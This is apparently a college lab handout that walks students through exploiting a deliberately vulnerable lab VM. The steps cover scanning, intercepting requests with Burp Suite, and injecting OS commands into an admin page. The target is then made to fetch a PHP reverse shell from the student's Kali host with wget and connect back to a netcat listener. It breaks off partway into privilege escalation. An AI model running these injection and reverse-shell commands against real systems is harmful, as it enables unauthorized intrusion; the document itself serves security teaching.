Seneca | SCHOOL OF INFORMATION AND COMMUNICATIONS TECHNOLOGY

Lab 11 – Exploiting Web Applications

Lab Objectives

Upon completion of this lab, you will be able to perform the following:

- Use Burp Suite web Proxy;
- Become familiar with security vulnerabilities;
- Discover target host vulnerabilities.
- Perform Privilege escalation

Lab Materials

- Tools and utilities:
  - Burp Suite
  - Kali VM
  - Lab 11 VM

Lab Instructions

- Complete this lab;
- Enter your name and student ID above;
- Answer questions and add screenshots into the corresponding textboxes;
- Save the file on your computer for future reference;
- Save the file again as a "`.pdf`" file;
- Submit the PDF file for grading.

Introduction

In this lab we will be utilizing Burp Suite to alter HTTP requests to discover vulnerabilities and exploit them.

Part 1: Download Lab11 VM


Use the following link to download the Lab 11VM (you need to login with your Seneca credentials):

https://senecafts.senecacollege.ca/link/mAxNdlBs3K5P6tZZ9L9qET

Import the VM to your VMWare software, and set the network adapter settings to NAT.


Part 2: Discovery and scanning

1. Find the IP address of your Kali machine using ifconfig.
2. Find the IP address of the Lab11 VM by performing a quick scan to the local network.




3. Perform a detail scan on the target machine using:

   nmap -sV -A -T4 -p- <Lab11 VM IP>



4. Based on the finding, there is only HTTP service running. Access the website using your web browser on Kali.




Not much information there.


5. Try to enumerate more information using dirbuster tool:

   dirb http://<Lab 11 VM IP>

   This tool will try to collect information about existing files and folders on the web server.




6. Checking the /server-status page doesn't yield any useful information. Therefore, we check the admin.php page.




Part 3: Using BurpSuite

1. Start BurpSuite from your applications list.




2. If this is the first time running BurpSuite, you will need to accept the terms and conditions. Then, start a new project by choosing “Temporary project in memory”.



And then use Burp defaults and click on start project.

3. Switch to the “Proxy” tab, and click on “Intercept is off” to switch on the proxy interception.


   This will have burpsuite capture all requests sent from the browser before they get sent to the server, and all the responses coming from the server before they are sent to the browser.




You will also want to enable response interception to examine it. This is done by clicking on “Proxy Settings”


4. Now we configure Firefox browser to direct all of its traffic to the proxy server for interception.

   Go to “Settings” in Firefox, and search for “proxy” in the searchbox. Click on “Proxy Settings”.




And then scroll down to “Response interception rules”, and enable “Intercept responses based on the following rules”.






Now select “Manual proxy configuration” and use the following information, and click “Ok”.




5. Now open firefox borswer and visit the Lab11 VM webpage. You will see the browser is loading with no response. The reason is that your request went to the Burpsuite proxy, and need to be “Forward”ed to the server.

   Go to burpsuite Intercept page, and you will see the response showing.




   Once you click on “Forward”, it will be forwarded to the server. Now, you’ll see the server response.




After you take a look at it, don't forget to click "Forward" so it get forwarded to the browser.


6. Now, we'll try a random username and password, and see how the server will handle those. We'll the following: (password is also admin)



Go to the proxy, take a look and click “forward” for the request. Now, we’ll examine the response:




Then, click “Forward”. The outcome is a minor change in the main page:




7. Now, let’s try sending the same request to admin.php, instead of index.php.


   Go to “HTTP History” tab, and click on the last request you have done.




It will show you the request and response below:



Now, right-click on any part of the text in the “Request” box, and select “Send to Repeater”.



Then, click on the “Repeater” tab. You will see the request shown there for you to edit before sending.



8. Now, edit the request to direct it to admin.php, instead of index.php.

Click on “Send” button that’s located over the “Request” tab.

9. Now you’ll see the response on the right side. Pay attention to the new part “<script>” that exists now in the reposne.

Response

Pretty Raw Hex Render

```
1  HTTP/1.1 200 OK
2  Date: Sun, 19 Nov 2023 17:05:23 GMT
3  Server: Apache/2.4.18 (Ubuntu)
4  Vary: Accept-Encoding
5  Content-Length: 320
6  Connection: close
7  Content-Type: text/html; charset=UTF-8
8
9  <html>
10   <head>
11     <title>
12       DomDom
13     </title>
14   </head>
15   <body>
16
17     <form method="POST">
18       <input type="text" name="cmd" id="cmd" size="200">
19       <br>
20       <br>
21       <input type="submit" value="Execute">
22     </form>
23     <pre>
24     </pre>
25   </body>
26
27   <script>
28     document.getElementById("cmd").focus();
29     </script>
30
31   </body>
32 </html>
33
34
```

It seems that this script might be running commands on the OS.

10. Let’s test our hypothesis by trying to inject some commands.


    Edit the request on the left side to add a new command:

Request

Pretty Raw Hex

```
1  POST /admin.php HTTP/1.1
2  Host: 192.168.29.147
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
   Firefox/115.0
4  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,ima
   ge/webp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate, br
7  Content-Type: application/x-www-form-urlencoded
8  Content-Length: 56
9  Origin: http://192.168.29.147
10 Connection: close
11 Referer: http://192.168.29.147/
12 Upgrade-Insecure-Requests: 1
13
14 name=admin&username=admin&password=&access=access&cmd=id
```

Click “Send” and take a look at the response.



This reveals that our hypothesis is correct, and we can perhaps inject OS commands.

Part 4: Getting Reverse Shell

In this part we will try to gain reverse shell by uploading a simple php reverse shell file and running it to gain access.


1. Download the PentestMonkey php-reverse-shell script on your Kali VM:

   wget https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/master/php-reverse-shell.php

2. Edit the file with nano:

   nano php-reverse-shell.php

   Edit the $ip to make it your Kali VM IP address, and the $port number to 8888



3. Now, we'll start a simple http server on our Kali, and publish the php file to it. Then, we'll send a download command on the target machine to download the php reverse shell file.

   python -m http.server 80

   This command will start an HTTP server showing the files inside the current folder. BE CAREFULL WHEN YOU USE THIS!


4. Now we go back to BurpSuite to edit the request to download the php-reverse-shell.php file from out Kali VM into the target server. This is done by adding the command:

   &cmd=wget http://<your Kali VM ip>/php-reverse-shell.php

   After clicking "Send", take a look at the http.server terminal. It should show you that the http.server was accessed by the target.

   This means that the script has been downloaded.


5. Now we stop the http.server by clicking Ctrl-C.
6. Stop the proxy interception of BurpSuite.



7. Start a listener on your Kali VM for port 8888 as configured earlier.

   nc -lvp 8888


8. Open the browser to “http://<Lab 11 VM address>/php-reverse-shell.php
9. Now you have reverse shell!



10. Let’s spawn a full interactive shell by running the following command:

    python3 -c ‘import pty; pty.spawn(“/bin/bash”)’

    Note: Don’t copy and paste the command because the quites get messed up. Type it one character at a time.



The lab is done here.

Optional Part 5: Privilege Escalation

1. Go to the “/home’ folder to see which users have accounts here. You’ll see only one folder there called domom.
2. Go to the desktop of that user /home/domom/Desktop
3. If you do ls -la, you’ll see that there is ReadMe.md file that has permissions to be read by root only. Which means that this is probably an important file.

If you try to cat the file, you won't be able to.

```
www-data@ubuntu:/home/domom/Desktop$ cat README.md
cat README.md
cat: README.md: Permission denied
www-data@ubuntu:/home/domom/Desktop$
```

4. To explore possibilities of Privilege Escalation, we will explore the current capabilities of the current username (www-data), by issuing the command:

